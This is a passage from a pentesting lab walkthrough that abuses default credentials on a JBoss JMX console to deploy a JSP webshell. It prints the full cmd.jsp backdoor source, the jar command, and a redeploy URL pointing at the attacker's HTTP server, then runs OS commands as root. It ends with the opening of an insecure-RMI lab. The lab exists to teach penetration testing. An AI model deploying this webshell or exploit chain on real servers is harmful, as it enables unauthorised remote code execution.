


The default credentials for JBoss web console are:

Username: admin

Password: admin

Submit these credentials to the authentication dialog:



The above credentials were accepted, and the login was successful!

You should have access to the **JMX Agent View** page now.


Using this page, one can manage the deployed applications and even alter them.

Step 6: Search for the **MainDeployer** (JBoss System API).

Apply the following filter:

Filter:


jboss.system*




Select the entry for **MainDeployer**.

Information: The MainDeployer service can be used to manage deployments on the JBoss application server. For that reason, this API is quite crucial from a pentester's perspective.

Once the **MainDeployer** service is selected, you should see the following page:



Scroll down to the **redeploy** attribute. Make sure the **redeploy** attribute accepts a URL as the input (**java.net.URL**):




We will be invoking this method to deploy a malicious JSP application, one that gives us a webshell.

Step 7: Prepare the payload for deployment.

Head over to the following URL:

URL:
https://github.com/fuzzdb-project/fuzzdb/blob/master/web-backdoors/jsp/cmd.jsp



Open the code in raw form (click the **Raw** button):

```
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
```

Copy the payload (press CTRL+SHIFT+ALT) and save it as **backdoor.jsp**:

```
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") +
"<BR>");
    Process p =
Runtime.getRuntime().exec(request.getParameter("cmd"));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
        }
    }
%>
</pre>
</BODY></HTML>
```


If the GET request contains the cmd parameter, the specified command is executed, and the results are displayed on the web page.

Generate a WAR (Web Application Resource or Web application ARchive) file for deployment:

Commands:

```
jar -cvf backdoor.war backdoor.jsp
```

file backdoor.war




The payload application is generated.

Step 8: Deploy the payload application on the target server.

Check the IP address of the attacker machine:

Command:

ip addr




The IP address of the attacker machine is 192.166.140.2.

Note: The IP addresses assigned to the labs are bound to change with every lab run. Kindly replace the IP addresses in the subsequent commands with the one assigned to your attacker machine. Failing to do that would result in failed exploitation attempts.

Start a Python-based HTTP server to serve the payload application:

Command:

```
python3 -m http.server 80
```




Head over to the JMX Console page and under the **redeploy** attribute, place the following URL as the parameter:


URL:

```
http://192.166.140.2/backdoor.war
```

Note: Kindly make sure to substitute the correct IP address in the above URL.




Once the payload application URL is specified, click on the **Invoke** button:



The operation was successful, as shown in the above image!

Check the terminal where the Python-based HTTP server was running:



Notice that there is a request from the target machine for the backdoor.war file.

Step 9: Access the webshell and run OS commands.

Visit the following URL:

URL:

http://demo.ine.local:8080/backdoor/backdoor.jsp

There is a simple webshell.

Send the id command:

We are running as root!

Send the pwd command:

List the files in the current directory (ls -al):

That was all for this lab on abusing a misconfigured JBoss application server to access the JMX console (default credentials) and leveraging it to deploy a webshell.

To summarize, we performed recon on the target machine to determine the presence of JBoss AS. We found that the JMX console accepted default credentials and leveraged it to deploy a malicious application to execute arbitrary commands on the target server as root.

References


- JBoss
- JMX
- Java RMI
- MBeans
- FuzzDB

Insecure RMI

In this lab, you will learn to leverage the RMI registry to gather information about the RMI server's bound name, bruteforce the potentially vulnerable method name, and invoke that method to run arbitrary commands on the RMI server.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. An RMI registry and an RMI server can be accessed using the tools installed on Kali at http://demo.ine.local. The source code for the RMI registry and the RMI server is a slightly modified version of the code available here. **Objective:** Discover the vulnerable function name and invoke it to gain remote code execution on the target RMI server. Also, obtain a shell session on the target machine.



Tools

The best tools for this lab are:

- Nmap
- Netcat

- remote-method-guesser
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping -c3 demo.ine.local
```

